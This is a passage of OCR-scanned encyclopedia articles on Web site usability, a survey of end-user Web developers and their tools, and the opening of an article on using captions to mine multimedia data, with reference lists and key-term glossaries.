A Web site that would otherwise be "perfect" can be totally unusable if the colors are inappropriately chosen. Color contrast is also important; as an example, some sites are not readable (usable) because the background color or the design is as dark as the font color. Contrasting colors need to be used so that viewer can read the information on the site easily. Dark fonts with any light background works well. Another issue concerning color is viewers with visual disabilities; some developers give users the ability to select a theme (foreground and background) with colors that are easy on their eyes. This is important because not all colors are displayed the same across different browsers or machines. These are a few simple rules that can aid in the construction of a successful site.

Developers should be aware that The World Wide Web Consortium (W3C) has identified 216 browser-safe colors. Developers should stay away from red and green backgrounds, ensure high contrast between background and foreground colors, and avoid busy background patterns that interfere with reading. To avoid confusion, the default hyperlink colors (such as blue for unvisited links and red for links already visited) should not be altered, and the hyperlink colors and standards should be avoided for text.

USABILITY MODELS

Many developers prescribe to the idea that the first step in making a site usable is to think about Usability and the information architecture of the site before it is actually developed. Because the success of a site is based on the metaphor of how a site will be used, by whom, and in what environment, it is essential to define the purpose of the Web site and the expected audience (Rosen, Purinton, & Lloyd, 2004). This is an important issue because it determines the type of information, the breadth as well as depth. Three basic Web site models (Falk, 2000) are: the Presence Model (often referred to as the "me too model", Informational Model, and the E-Commerce Model:

Presence Model

These Web sites are designed to establish a presence on the Web, but do not really accomplish anything more than indicate "I am on the Web, too". They do not usually contain a lot of information, but they often point to other sites that may. They are often used by individuals to share pictures and such with their friends. Organizations have used this model in the past as a promotional tool to show that their organization is progressive. This type of site is used mostly by smaller organizations that either do not have the expertise to design a more in-depth site or the manpower to maintain it.

Informational Model

The Web pages in this model are usually heavy with information. These Web pages are set up so the user can get to specific information. A lot of software or computer companies use this model to provide access to Frequently Asked Questions (FAQ), so that they can limit the amount of traditional support that they might otherwise have to provide. Organizations that use this model often refer telephone callers to their Web site, and consequently miss the opportunity for one-to-one sales.

E-Commerce Model

This model typically employs dynamic Web pages and is designed to create, support, and establish sales. There is usually enough information on these sites so that the viewers feel sufficiently comfortable to make a purchase. These sites are run by companies with the expertise to quickly update and maintain online inventories.

FUTURE TRENDS

The future of Web site usability is changing, not just because of our understanding of how people actually use Web sites, but also because organizations and consumers are demanding more from the Web presence. New Internet-accessible devices are being introduced, so the earlier semantic metaphor of a "desktop" is no longer viable. Many users of a network do not use desks. Examples include delivery personnel who use automated Internet-accessible clipboards to report deliveries, or inventory control agents that remotely report sales activity and volume. Among the cutting-edge Internet devices are a new breed of portable equipment that enhance the issues associated with mobile commerce. Presentation platforms have grown to include things such as: Personal Digital Assistants, Smartphones, Televisions, wrist watches, iPods, Radio and Video receivers and recorders, and portable marquees. Additionally, software tool vendors are continuously introducing new features and techniques; unfortunately, this often detracts from the organizations' message rather than adds to it.

CONCLUSION

Web site usability is defined as how effective the Web site is at permitting access to the its information. Certain steps need to be followed to ensure this process. First, the Web site's purpose should be determined before starting the design process. After the purpose is decided, the following elements should be taken into account when designing the Web site so that it is easier to use: load time, aesthetic balance, screen size, browser compatibility, all hyperlinks should be clearly marked, contact information on each page, and color schemes. It is important to remember that the definition of the project is critical to the effectiveness of the site. Further, regardless of the amount of work that went into the process, always check, check, and recheck to make sure everything works properly.

REFERENCES

Badre, A. (2002). *Shaping Web usability: Interaction design in context*. Addison-Wesley.

Briggs, R., & Hollis, N. (1997). Advertising on the Web: Is there response before click through? *Journal of Advertising Research, 37*(2), 33-45.

Calongne, C. M. (2001). Designing for Web site usability. *JCSC, 16*(3), 39-45.

Cheung, C., & Lee, M. (2005). The asymmetric effect of Web site attribute performance on Web satisfaction: An empirical study. *e-Service Journal, 3*(3), 65-86.

Chen, K., & Sockel, H. (2001). Enhancing visibility of business Web sites: A study of cyber interactivity. *Proceedings of Americas Conference on Information Systems (AMCIS), August 3-5, 2001* (pp. 547-552).

Cunliffe, D. (2000). Developing usable Web sites—A review and model. *Library Computing, 19*(3-4), 222-234.

Dominick, J. (1999). Who do you think you are? Personal home pages and self-presentation on the World Wide Web. *Journalism & Mass Communication Quarterly*, *76*(4), 647-658.

Falk, L. (2000, Winter). Creating a winning Web site. *The Public Relations Strategist*, *5*(4), 37-40.

Fichter, D. (2005). Web development over the past 10 years. *Online*, *29*(6), 48-50.

Galletta, D., Henry, R., McCoy, S., & Polak, P. (2004). Web site delays: How tolerant are users? *Journal of the Association for Information Systems*, *5*(1), 1-28.

Hart, C., Doherty, N., & Ellis-Chadwick, F. (2000). Retailer adoption of the Internet: Implications for retail marketing. *European Journal of Marketing, 34*(8), 954-974.

Huang, A. (2003). An empirical study of corporate Web site usability. *Human Systems Management, 22*, 23-36.

Krug, S. (2000). *Don't make me think: A common sense approach to Web usability*. New Riders Publishing.

Langer, M. (2000). *Putting your small business on the Web*. Peachpit Press.

Lu, M. T., & Yeung, W. L. (1998). A framework for effective commercial Web application development. *Internet Research: Electronic Networking Applications and Policy, 8*(2), 166-173.

Marinilli, M. (2002). The theory behind user interface design. Retrieved January 20, 2004, from http://www.developer.com/design/article.php/10925_1545991_1

nHarmony (2007). Retrieved from http://nharmony.com/Usability/ADAguidelines.php *(last modified September 9, 2007)*

Nielsen, J. (1999). User interface directions for the Web. *Communications of the ACM, 42*(1), 65-72.

Nielsen, J. (2000). *Designing Web usability*. New Riders Publishing.

Nygaard, V. (2003, September 18). Top ten features of a good Web site. *Web Design Bits,* 1-2. Retrieved from webdesignbits.com

Rau, P., Liang, P., & Max, S. (2003, January 15). Internationalization and localization: Evaluating and testing a Web site for Asian users. *Ergonomics, 46*(1-3), 255-271.

Rosen, D., Purinton, E., & Lloyd, S. (2004). Web site design: Building a cognitive framework. *Journal of Electronic Commerce in Organizations, 2*(1), 15-28.

KEY TERMS

Browser: A browser is an application that interprets the computer language and presents it in its final Web page format.

Deadlinks: Text or graphics you can click that should lead to other information; when accessed, either an error message is returned, or the link leads to an "under construction" page.

Dynamic Web pages: Web pages whose content vary according to various events (e.g., the characteristics of users, the time that the pages are accessed, the preference settings, the browser capabilities, etc.); an example would be the results of a search via a search engine.

Hyperlinks: Text or graphics that you can click to view other information.

Information Architecture: How the Web site's Web pages are organized, labeled, and navigated to support user browsing.

Site Map: An overview of all information on the site to help users find the information faster.

Static Web pages: The same page content is presented to the user regardless of who they are.

URL (Universal Resource Locator): An Internet address that includes the protocol required to open an online or off-line document.

Usability: How effectively site visitors can access your site's information -- things enacted to make a Web site easier to use.

E

Experience Factors and Tool Use in End-User Web Development

Sue E. Kase
The Pennsylvania State University, USA

Mary Beth Rosson
The Pennsylvania State University, USA

INTRODUCTION

In 1995, based on an earlier survey by the U.S. Bureau of Labor Statistics (USBLS), Boehm predicted that the number of end-users performing programming-like tasks would reach 55 million by 2005 (Boehm, Clark, Horowitz, Madachy, Selby & Westland, 1995). Adjusting this information for the accelerated rate of computer usage and other factors, Schaffidi, Shaw, and Myers (2005b) now predict the end-user population at American workplaces will increase to 90 million by 2012, and that these workers will probably execute some type of programming-like task. In a 2004 report, USBLS published projections of occupational growth patterns to 2012 and reported slightly over 3 million professionals in computer-programming occupations in 2002. To summarize, the probability is that 90 million end-users are engaged in programming-like tasks at work compared to only 3 million professionally trained programmers. Thus, the pool of end-user programmers will substantially exceed the small population who view themselves as programmers for the foreseeable future.

Programming systems employed by end-users include spreadsheets, Web authoring tools, business authoring tools, graphical languages, and scripting and programming languages (Myers, Ko & Burnett, 2006). Myers et al. (2006) estimates that 50 million people in American workplaces currently use spreadsheets or databases (and therefore may do programming). More specifically, Myers et al. (2006) estimates that over 12 million people in the workplace would say that they actually do programming at work. This diverse and growing population of end-user developers performing programming-like tasks is researched with respect to the emerging subpopulations forming around application specific activities (e.g., spreadsheets, database, Web development). Each of these subpopulations or communities of end-users has characteristic needs and abilities requiring specialized attention.

There are even more end-users participating in Internet-based tasks related to programming. During 2003, the Pew Internet and American Life Project found that more than 53 million American adults used the Internet to publish their thoughts, repond to others, post pictures, share files and otherwise contribute to the explosion of content available online. At least 13% (nearly 7 million) of those Internet users claimed they maintained their own Web sites (Pew Internet and American Life Project, 2003). We characterize this nonprofessional population as *end-user web developers*, in that they have not been trained to develop software as part of their work responsibilities, but nevertheless have found themselves developing and maintaining Web content more and more as part of their daily activities. This review targets this large and growing population, one that presents both opportunities and challenges for information systems researchers studying Web development tools, resources, and education.

BACKGROUND

Over 20 years ago, surveys of management information systems (MIS) executives, researchers, and consultants ranked end-user computing (EUC) among the 10 most important MIS issues (e.g., Brancheau & Wetherbe, 1987). Rockart and Flannery (1983) declared that EUC was booming and spreading throughout entire organizations. "Users are becoming more agressive and more knowledgable" and they "require significant managerial attention." Cotterman and Kumar (1989) attempted to understand and classify the widely differing conceptualization of the end-user into a graphical taxonomy—the "User Cube." Davis (1985), while discussing the need for a typology of end-users, stated "In the absence of a proper classification scheme for end-users, the results of empirical investigations are likely to remain inconclusive, contradictory, and at worst, erroneous" (p. 158).

Today, the quest to understand and categorize the end-user continues. Through a survey of programming practices, Scaffidi, Shaw, and Myers (2005a) characterized end-users according to the way they represent abstractions. The use of abstraction can facilitate or impede achieving key software engineering goals (such as improving reusability and maintainability). Scaffidi et al. (2005a) believe this categorization improves the ability to highlight niches of end-users and support them with special software engineering capabilities.

In addition to typologies, a growing number of researchers and developers are defining methods to make the software produced by end-user computing more reliable (e.g., Elbaum, Karre, & Rothermel, 2003; McGill, 2002). Errors are pervasive in software created by end-users, and the resulting impact is sometimes enormous. In most cases, end-users are not striving to create the best software they can; rather, they have "real goals" to achieve: accounting, teaching, managing safety and financial data, search engine queries, or simply managing e-mail. While some software development and dependability problems have been addressed by existing methods and tools for professional programmers, such methods are usually not suitable for end-user programmers (Myers & Burnett, 2004). End-users have very different training and background than professional programmers. They face different motivations and work constraints, and are not likely to know about quality control menchanisms, formal development processes, or test adequacy criteria.

END-USER WEB DEVELOPMENT SURVEY

Empirical investigations of Web developers have received only minimal attention in past information systems research. A survey conducted by Vora (1998) is an exception. Vora queried Web developers about the methods and tools they utilized and the problems that they typically encountered. Some of the key issues developers reported back then—ensuring Web browser interoperability and usability, standards compliance of WYSIWIG editors, integrating multimedia components—are the same obsticales reported by today's end-user Web developers.

We devised an end-user Web development survey that built on an earlier qualitative study of community Webmasters (Rosson, Ballin, & Nash, 2004), as well as the Vora survey mentioned above. Guided by themes from this earlier work, we chose to take a broad-based approach to survey design and recruiting. The survey included 39 questions (10 of these were multipart) and required approximately 20-30 minutes to complete. A complete set of survey questions is at http://cscl.ist.psu.edu/public/users/mrosson/websurvey. We aimed to attract a sample population with widely varying backgrounds and development contexts. We conducted an online survey and recruited participants in two phases. We wanted to reach individuals who might not think of themselves as software developers, but nevertheless could identify with our concept of end-user Web development.

The two rounds of data collection yielded a total of 544 responses: 336 from the first round, and 208 from the second. Across the two samples, 37% of the respondents self-identified themselves as programmers (a yes/no question in the survey), and 42% of the respondents were women.

Two earlier papers reported preliminary findings from the first recruitment phase of the survey, analyzing a subset of the data and focusing on respondents' general approach to development and testing (Rosson, Ballin, & Rode, 2005), and their use of Web development tools (Rosson, Ballin, Rode, & Toward, 2005).

WEB DEVELOPMENT MEASURES

The survey was composed of six sections: Web development activities, tools, and issues; technology background; personal working style; and general background. Our exploratory analysis began by identifying several constructs that might characterize the nature of respondent's Web development practices. Because the survey consisted of a large number of items, many with multiple subitems, exploratory factor analysis was used to identify items that were intercorrelated and that had a logical interpretation as a single construct. In some cases, the final measure was a combination of several contributing subscales; in other cases, it was a more straightforward combination of responses to a single multi-item question. The strongest measures uncovered in the factor analysis were *Web expertise*, *Web experience*, and *quality recognition*.

Web-based applications often contain components written in multiple programming languages, developed using different tools and techniques, and targeted for different platforms. The measure of *Web expertise* was constructed to be somewhat akin to asking how much programming the end-user does as part of his or her projects. More specifically, it is a measure of incorporating advanced functionality in Web development projects in addition to possessing the required level of knowledge and experience to do so successfully. The functionality can be the result of integrating other applications, resources, and programming and scripting languages into the project. A low value for this measure would mean failure with implementing advanced features or integration, highlighting the kinds of Web applications that end-users want to build, but can't with the current Web-authoring tools on the market.

Table 1 lists the components combined to create the Web expertise measure. The overall measure integrated several measures that were themselves composites (related to reported feature usage, and two interrelated experience ratings). To create the overall construct, each contributing component was standardized; an overall reliability measure was calculated, and components were summed to form a Web expertise index score.

The other two measures shown in Table 1 (Web experience and quality recognition) are simpler constructs. The *Web experience* measure is a summation of quantitative measures of Web development experience expressed in time (Web development hours per week, and years doing Web development), and the maximum number of Web pages produced or maintained.

Often software created by end-users is characterized as lacking quality attributes that professional programmers try to ensure through design, documentation, and testing techniques. The *quality recognition* measure captures both reported practices of testing and attention to quality-related concerns. More specifically, respondents reported testing habits with respect to usability across individuals (consideration of disabilities), platforms, and browsers; they also reported their general consideration of design issues in their development processes.

Web development takes place in a wide range of contexts. One of the questions on the survey asked respondents about their purpose for developing Web projects (work, school, hobby, for community support, or for family and friends). These categories were collapsed into a *Work* or *Nonwork* context. Another question asked respondents if they considered themselves a *Programmer*. Focusing only on the Work subsample, Figure 1 compares the three constructed Web development measures for respondents who self-identified as programmers or nonprogrammers.

The general comparison in Figure 1 is not surprising: people developing Web applications for work purposes, and who also consider themselvers to be programmers are clearly more engaged in "expert" level activities and have more experience building Web applications in general than those who consider themselves to be non-programmers. Looking more closely at the contributing measures, we find that the non-programmers are often attempting but failing to successfully implement advanced features like authentication and database interactivity in their projects. For example, 20% of the non-programmers report having tried but failed to integrate database functionality into a Web project.

Table 1. Components contained in Web development measures: Expertise, experience, and quality recognition

Web expertise: A composite measure that integrated several survey components related to programming sophistication. These included the use of advanced Web features (databases, authentication, e-commerce, etc.); degree of experience with programming-related Web technologies (database languages, server-side programming, client-side scripting); and use of software packages designed for programmers (e.g., version management).
Web experience: In contrast to the expertise measure, this was a more direct measure of the time spent on and breadth of Web development activities. It combines years of experience building Web applications, estimated hours per week on Web development, and estimated size of the largest Web application constructed.
Quality recognition: A composite measure that integrated a number of self-report scales probing the developer's tendency to test his/her designs during development; attentiveness to the quality of both the Web page layout (e.g., format, working links) and the underlying code (e.g., designing for reuse or maintainability); and use of a systematic design approach when beginning projects.

Figure 1. Comparing means of Web development measures for self-reported programmer/nonprogrammer in a work context




Table 2. Percent of Web tool likes and dislikes by comment category and programmer type

	Likes about tools			Dislikes about tools		
	All	**Prog.**	**Non-Prog.**	**All**	**Prog.**	**Non-Prog.**
Usability	23.7%	16.8%	26.8%	12.9%	12.7%	13.0%
Help/Support	2.7%	1.7%	3.3%	4.1%	1.2%	5.5%
Professional Standards	10.3%	8.1%	11.3%	5.5%	5.8%	5.1%
Flexibility	23.0%	28.6%	18.8%	20.9%	17.8%	22.0%
Cost/Availability	7.8%	5.1%	9.8%	7.4%	8.1%	7.5%
Performance/Code	6.9%	8.8%	5.9%	20.7%	23.6%	19.2%
Environment	17.7%	20.2%	17.9%	20.8%	20.8%	21.5%
Site Management	7.9%	10.7%	6.2%	7.7%	10.0%	6.2%

Clearly there is a need for better tools for these valuable classes of functionality (Rosson et al., 2005).

The slim difference in the quality recognition measures was surprising, as we expected that the sophisticated developers would be more pronounced in their attention to testing and quality. However, it is also a positive indication that non-programmers are oriented toward quality issues, and thus would likely use and benefit from tools that make these concerns easy to monitor and address.

THOUGHTS ON TOOLS

The survey contained several open-response questions. One pair of questions asked "What are the three things you like most about your primary Web development tool?" and "What are the three things you like the least about your primary Web development tool?" Using key words and phrases gathered in the interpretive process, the open responses were coded into eight categories thought to characterize the Web development tools used by the survey respondents. Table 2 shows the resulting frequencies of likes and dislikes characterizing Web development tools across all survey respondents and grouped by end-users identifying themselves as programmers and non-programmers.

In Table 2, the three most frequent likes and dislikes for the overall group and for the programmers vs. nonprogrammers have been shaded to highlight two patterns. Both the more and less sophisticated end-users praise the usability, flexibility, and development environment of their primary Web development tool, although it appears that the programmers tend to focus more on flexibility while the nonprogrammers are more oriented toward usability. Similarly, both groups criticize flexibility, the quality of code produced, and the development environment of their primary tool. The interesting result is that two of the comment categories—flexibility and development environment—are considered both a positive attribute and a current challenge within this population of end-user Web developers. These two categories seemingly demand the attention of the end-user research community.

FUTURE TRENDS

In parallel with the studies of end-user Web development reported here, researchers have begun to develop tools that are more suitable for nontrained, nonprogrammer developers. For example, Burnett, Chekka, and Pandey (2001) experimented with integration of rule-based forms into Web pages, in a language that builds from end-users' familiarity with spreadsheets. Working from an exploratory study of end-user programming errors in Web application development, Elbaum and colleagues (Elbaum, Chilakamarri, Gopal & Rothermel, 2005) are exploring a set of techniques for improving the reliability of end-user Web programming. Building from our own survey data, CLICK (Rode, 2005) was developed as an open source lightweight construction kit for database-oriented Web applications (see clickphp.sourceforge.org). The tool provides transparent instantiation and management of SQL database services for user (e.g., customer) and application (e.g., product) data. Using a direct manipulation layout editor, end-users can instantiate and position user interface widgets (e.g., buttons, input fields, checkboxes, tables). Widgets are "programmed" via custom editors that guide users to specify input rules or constraints, consequences of pressing buttons, queries or updates to database fields, and so forth. A user study confirmed that end-users experienced in Web authoring (e.g., using HTML) but without training in programming, are able to build simple interactive applications in CLICK (e.g., a ride-sharing system) after just a 20-minute tutorial (Rode, 2005).

CONCLUSION

The Internet is rapidly expanding into all sectors of our society and becoming an indispensable platform of information systems and other computer applications. Web-based applications are complex, ever evolving, and rapidly updated with new software features and systems. Testing and maintaining Web-based applications impose a challenge for professional programmers and certainly more so for nonprogrammers. There are many commercial Web development tools, and they have made some progress toward supporting end-users by offering wizards and other features designed to facilitate specific aspects of development. Nevertheless, our survey results indicate that tools should be made easier to use for the current end-user population. We must understand what end-users envision as Web development projects, what concepts are more or less natural to them, and what components or features they are able to comprehend in order to scope supporting tools appropriately. To begin answering these questions we suggest a user-centered approach—a combination of analytic investigations of existing features and solutions currently in use with detailed empirical studies of end-users' needs, preferences, and understanding of Web development.

REFERENCES

Boehm, B.W., Clark, B., Horowitz, E., Madachy, R., Selby, R., & Westland, C. (1995). Cost models for future software life cycle processes: COCOMO 2.0. *Annals of software engineering special volume on software process and product measurement*, 1.

Brancheau, J.C., & Wetherbe, J.C. (1987). Key issues in information systems management. *MIS Quarterly*, *11*(1), 23-45.

Burnett, M., Chekka, S.K., & Pandey, R. (2001). FAR: An end-user language to support cottage e-services. In *Proceedings of IEEE Symposium on Visual Languages and Human-Centric Computing* (pp. 195-202).

Cotterman, W.W., & Kumar, K. (1989). User cube: A taxonomy of end users. *Communications of the ACM*, *32*(11), 1313-1320.

Davis, J.C. (1985). A typology of management information systems users and its implications for user information systems research. In *Proceedings of the Twenty-First Annual Computer Personnel Research Conference Co-sponsored with Business Data Processing* (pp. 152-164).

Elbaum, S., Chilakamarri, K., Gopal, B., & Rothermel, G. (2005). Helping end-users "engineer" dependable Web applications. In *Proceedings of the International Symposium on Software Reliability Engineering* (pp. 31-40).

Elbaum, S., Karre, S., & Rothermel, G. (2003). Improving Web application testing with user session data. In *Proceedings of the International Conference of Software Engineering* (pp. 49-59).

McGill, T. (2002). User-developed applications: Can end users assess quality? *Journal of End User Computing, 14*(3), 1-15.

Myers, B.A., & Burnett, M. (2004). End users creating effective software. In *Proceedings of the Conference on Human Factors in Computing Systems* (pp. 1592-1593).

Myers, B.A., Ko, A.J., & Burnett, M.M. (2006). Invited research overview: End-user programming. In *Proceedings of the Conference on Human Factors in Computing System* (pp. 75-80).

Pew Internet and American Life Project. (2003). *Content creation online.* Washington, DC. Retrieved April 24, 2007, from http://www.pewinternet.org

Rockart, J.F, & Flannery, L.S. (1983). The management of end-user computing. *Communications of the ACM, 26*(10), 776-784.

Rode, J. (2005). *Web application development by non-programmers: User-centered design of an end-user Web development tool.* Doctoral dissertation, Virginia Tech, Department of Computer Science, Blacksburg, VA.

Rosson, M.B., Ballin, J., & Nash, H. (2004). Everyday programming: Challenges and opportunities for informal Web development. In *Proceedings of the IEEE Symposium on Visual Languages and Human-Centric Computing* (pp. 123-130).

Rosson, M.B., Ballin, J., & Rode, J. (2005). Who, what and why? A survey of informal and professional Web developers. In *Proceedings of the IEEE Symposium on Visual Languages and Human-Centric Computing* (pp. 199-206).

Rosson, M.B., Ballin, J., Rode, J., & Toward, B. (2005). "Designing for the Web" revisited: A survey of informal and experienced Web developers. In *Proceedings of the International Conference on Web Engineering* (pp. 522-532).

Scaffidi, C., Shaw, M., & Myers, B. (2005a). An approach for categorizing end user programming to guide software engineering research. In *Proceedings of the International Conference on Software Engineering, First Workshop on End User Software Engineering* (pp. 1-5).

Scaffidi, C, Shaw, M., & Myers, B. (2005b). Estimating the number of end users and end user programmers. In *Proceedings of the IEEE Symposium on Visual Languages and Human-Centric Computing* (pp. 207-214).

Vora, P. (1998, May/June). Designing for the Web: A survey. *ACM Interactions,* 3-30.

KEY TERMS

End-User: An end-user is an individual using a product (e.g., computer application) after it has been fully developed and marketed. The term usually implies an individual with a relatively low level of computer expertise. Programmers, engineers, and information systems professionals are not considered end-users.

End-User Programming: Writing programs, not as a primary job function, but instead in support of achieving some other goal such as accounting, Web page creation, general office work, scientific research, entertainment, and so forth. End-user programmers generally are not formally trained as programmers and typically use special-purpose languages such as spreadsheet or database languages, or Web authoring scripts.

HyperText Markup Language (HTML): Is the set of markup symbols or codes inserted in a file intended for display on a World Wide Web browser page. The markup tells the Web browser how to display a Web page's words and images for the user. Each individual markup code is referred to as an element or a tag.

Programming: The process of transforming a mental plan of desired actions for a computer into a representation that can be understood by the computer, called a program (a specific set of ordered operations for a computer to perform).

Usability: Usability is the extent to which a product can be used by specified users to achieve specific goals, with effectiveness, efficiency, and satisfaction in a context of use. Both software and Web sites can be tested for usability. For example, the ease with which visitors are able to use a Web site.

Web Development: Web development incorporates all areas of creating a Web site for the World Wide Web. This includes Web design (graphic design, XHTML, CSS, usability, and semantics), programming, server administration, content management, marketing, testing, and deployment.

What You See Is What You Get (WYSIWYG): A WYSIWYG editor or application is one that enables a developer to see what the end result will look like while the interface or document is being created. This is in contrast to more traditional editors that require the developer to enter descriptive codes (or markup) and do not permit an immediate way to see the results (see HTML).

Exploiting Captions for Multimedia Data Mining

Neil C. Rowe
U.S. Naval Postgraduate School, USA

INTRODUCTION

Captions are text that describes some other information; they are especially useful for describing nontext media objects (images, audio, video, and software). Captions are valuable metadata for managing multimedia, since they help users better understand and remember (McAninch, Austin, & Derks, 1992-1993) and permit better indexing of media. Captions are essential for effective data mining of multimedia data, since only a small amount of text in typical documents with multimedia—1.2% in a survey of random World Wide Web pages (Rowe, 2002)—describes the media objects. Thus standard Web browsers do poorly at finding media without knowledge of captions. Multimedia information is increasingly common in documents as computer technology improves in speed and ability to handle it, and people need multimedia for a variety of purposes like illustrating educational materials and preparing news stories.

Captions are also valuable because nontext media rarely specify internally the creator, date, or spatial and temporal context, and cannot convey linguistic features like negation, tense, and indirect reference. Furthermore, experiments with users of multimedia-retrieval systems show a wide range of needs (Sutcliffe, Hare, Doubleday, & Ryan, 1997), but a focus on media meaning rather than appearance (Armitage & Enser, 1997). This suggests that content analysis of media is unnecessary for many retrieval situations, which is fortunate, because it is often considerably slower and more unreliable than caption analysis. But using captions requires finding them and understanding them. Many captions are not clearly identified, and the mapping from captions to media objects is rarely easy. Nonetheless, the restricted semantics of media and captions can be exploited.

FINDING, RATING, AND INDEXING CAPTIONS

Background

Much text in a document near a media object is unrelated to that object, and even text explicitly associated with an object may often not describe it (like "JPEG picture here" or "Photo39573"). Thus, we need clues to distinguish and rate a variety of caption possibilities and words within them, allowing there may be more than one caption for an object or more than one object for a caption. Free commercial media search engines (like images.google.com, multimedia.lycos.com, and www.altavista.com/image) use a few simple clues to index media, but their accuracy is significantly lower than that for indexing text. For instance, Rowe (2005) reported that none of five major image search engines could find pictures for "President greeting dignitaries" in 18 tries. So research is exploring a broader range of caption clues and types (Mukherjea & Cho, 1999; Sclaroff, La Cascia, Sethi, & Taycher, 1999).

Sources of Captions

Some captions are explicitly attached to media objects in adding them to a digital library or database. On Web pages, HTML "alt" and "caption" tags also explicitly associate text with media objects. Clickable text links to media files are another good source of captions since the text must explain the link. The name of a media itself can be a short caption (like "socket_wrench.gif"). Less-explicit captions use conventions like centering or font changes to text. Titles and headings preceding a media object can sometimes serve as captions as they generalize over a block of information. Paragraphs above, below, or next to media can also be captions, especially short paragraphs.

Other captions are embedded directly into the media, like characters drawn on an image (Lienhart & Wernicke, 2002) or explanatory words at the beginning of audio. These require specialized processing like optical character recognition to extract. Captions can be attached through a separate channel of video or audio, as with the "closed captions" associated with television broadcasts that aid hearing-impaired viewers and students learning languages. "Annotations" can function like captions though they tend to emphasize analysis or background knowledge.

Cues for Rating Captions

A caption candidate's type affects its likelihood, but many other clues help rate it and its words (Rowe, 2005):

- Certain words are typical of captions, like those having to do with communication, representation, and showing. Words about space and time (like "west," "event," "above," and "yesterday") are good clues too. Negative clues like "bytes" and "page" can be equally valuable, as indicators of text unlikely to be captions. Words can be made more powerful clues by enforcing a limited or "controlled" vocabulary for describing media, like what librarians use in cataloging books (Arms, 1999), but this requires cooperation from caption writers and is often impossible.
- Position in the caption candidate matters: Words in the first 20% of a caption are four times more likely to describe a media object than words in the last 20% (Rowe, 2002).
- Distinctive phrases often signal captions, like "the X above," "you can hear X," and "X then Y" where X and Y describe depictable objects.
- Full parsing of caption candidates (Elworthy, Rose, Clare, & Kotcheff, 2001; Srihari & Zhang, 1999) can extract more detailed information about them, but is time-consuming and prone to errors.
- Candidate length is a clue since true captions average 200 characters, with few under 20 or over 1000.
- A good clue is words in common between the candidate caption and the name of the media file, as for "Front view of woodchuck burrowing" and image file "northern_woodchuck.gif."
- Nearness of the caption candidate to its media is actually not a clue (Rowe, 2002), since much nearby text in documents is unrelated.
- Some words in the name of a media file affect captionability, like "view" and "clip" as positive clues and "icon" and "button" as negative clues.
- "Decorative" media objects occurring more than once on a page or three times on a site are 99% certain not to have captions (Rowe, 2002). Text generally captions only one media object except for headings and titles.
- Media-related clues are the size of the object (small objects are less likely to have captions) and the file format (e.g., JPEG images are more likely to have captions). Other clues are the number of colors and the ratio of width to length for an image.
- Consistency with the style of known captions on the same page or at the same site is also a clue because many organizations specify a consistent "look and feel" for their captions.

Quantifying Clues Clue strength is the conditional probability of a caption given appearance of the clue, estimated from statistics by c/(c+n) where c is the number of occurrences of the clue in a caption and n is the number of occurrences of the clue in a noncaption. In a representative sample, clue appearance is a binomial process with expected standard deviation $\sqrt{cn/(c+n)}$. This can be used to judge whether a clue is statistically significant. Recall-precision analysis can also compare clues; Rowe (2002) showed that text-word clues were the most valuable in identifying captions, followed in order by caption type, image format, words in common between the text and the image filename, image size, use of digits in the image file name, and image-filename word clues.

Methods of data mining (Witten & Frank, 2000) can combine clues to get an overall likelihood that some text is a caption. Linear models, Naive-Bayes models, and case-based reasoning have been used. The words of the captions can be indexed, and the likelihoods can be used by a browser to sort media, for presentation to the user, that match a set of keywords.

MAPPING CAPTIONS TO MULTIMEDIA

Background

Users usually interpret media data as "depicting" a set of objects (Jorgensen, 1998). Captions can be:

- **Component-depictive:** The caption describes objects and/or processes that correspond to particular parts of the media. For instance, a caption "President speaking to board" with a picture that shows a President behind a podium with several other people. This caption type is quite common.
- **Whole-depictive:** The caption describes the media as a whole. This is often signalled by media-type words like "view," "clip," and "recording," as for instance "Tape of City Council 7/26/04" with some audio. Such captions summarize overall characteristics of the media object and help distinguish it from others. Adjectives are especially helpful, as in "infrared picture," "short clip," and "noisy recording;" they specify distributions of values. Dates and locations for associated media can be found in special linguistic formulas.
- **Illustrative-example:** The media presents only an example of the phenomenon described by the caption, as for instance "War in the Gulf" with a picture of tanks in a desert.
- **Metaphorical:** The media represents something related to the caption but does not depict it or describe it, as for instance "WWII novels" with a picture of tanks in a desert.
- **Background:** The caption only gives background information about the media, as for instance "World War II" with a picture of Winston Churchill. *National Geographic* magazine often uses caption sentences of this kind after the first sentence.

Media Properties and Structure

The structure of media objects can be referenced by component-depictive caption sentences. Then valuable information is often contained in the subobjects of a media object that captions do not convey. Images, audio, and video are multidimensional signals for which local changes in the signal characteristics help segment them into sub-objects (Aslandogan & Yu, 1999). Color or texture changes in an image suggest separate objects; changes in the frequency-intensity plot of audio suggest beginnings and ends of sounds; and many simultaneous changes between corresponding locations in two video frames suggest a new shot (Wactlar, Hauptmann, Christel, Houghton, & Olligschlaeger, 2000). But segmentation methods are not especially reliable. Also, some media objects have multiple colors or textures, like images of trees or human faces, and domain-dependent knowledge must group regions into larger objects.

Software can calculate properties of segmented regions and classify them. (Mezaris, Kompatsiaris, & Strinzis, 2003) for instance classifies image regions by color, size, shape, and relative position, and then infers probabilities for what they could represent. Additional laws of media space can rule out possibilities, noting that objects closer to a camera appear larger, and gravity is downward so support of objects can be found (as for people on floors). Similarly, the pattern and duration of speech in audio can suggest what is happening. The subject of a media object can often be inferred, even without a caption, since subjects are typically near the center of the media space, not touching its edges, and well distinguished from nearby regions in intensity or texture.

Caption-Media Correspondence

